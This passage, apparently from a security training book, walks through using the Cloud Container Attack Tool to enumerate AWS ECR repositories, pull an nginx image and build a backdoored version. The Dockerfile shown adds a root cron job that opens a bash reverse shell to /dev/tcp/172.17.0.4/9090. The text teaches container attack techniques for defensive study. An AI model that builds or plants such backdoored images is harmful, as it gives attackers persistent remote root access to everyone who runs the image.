
Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name   | Repo Uri                                                   | Tags                      | Region    |
|-------------+------------------------------------------------------------+---------------------------+-----------|
| python      | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python        | ['3.8.0b2-alpine3.10']    | us-east-1 |
| nginx       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx         | ['latest']                | us-east-1 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat     | ['latest']                | us-east-1 |
| test        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test          | ['latest']                | us-east-1 |
| pacu        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu          | ['latest']                | us-east-1 |
| python      | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python        | ['3.8.0b2-alpine3.10']    | us-east-2 |
| pacu        | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu          | ['backdoor', 'latest']    | us-east-2 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat     | ['latest']                | us-east-2 |

? What do you want to do?  Pull Repos from ECR
? ECR Pull Options  Pull single repo with multiple tags
? Enter AWS region name  us-east-1
? Enter AWS ECR repository URI  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter AWS ECR repository tags seperated by comma  latest
Running module ecr__pull_repos...
```

Figure 19.71: Screenshot of CCAT showing the target Docker image

- **Step 3: Create a backdoor image**

  After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command.


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
latest (22 days ago)
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

Cloud Container Attack Tool (CCAT)

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
1 ECR Repositories Pulled
ECR resources saved and use 'docker images' command to check the result.

? What do you want to do?  Docker Backdoor
This module generates Dockerfile on the fly and builds new Docker image.
? Enter Docker repository name  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter Docker repository tag  latest
? Enter new Docker repository build tag  backdoor

The below Dockerfile will be used to build a backdoored Docker image.
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest

----------------

Enter Docker instruction:  RUN apt-get update && apt-get -y install cron
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
RUN apt-get update && apt-get -y install cron
----------------

Enter Docker instruction:  RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/cront
ab
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
RUN apt-get update && apt-get -y install cron
RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/crontab
----------------

Enter Docker instruction:  CMD cron && nginx -g 'daemon off;'
```

Install cron


Add a cron job for reverse shell

Modify CMD to run cron then run NGINX on foreground

Figure 19.72: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

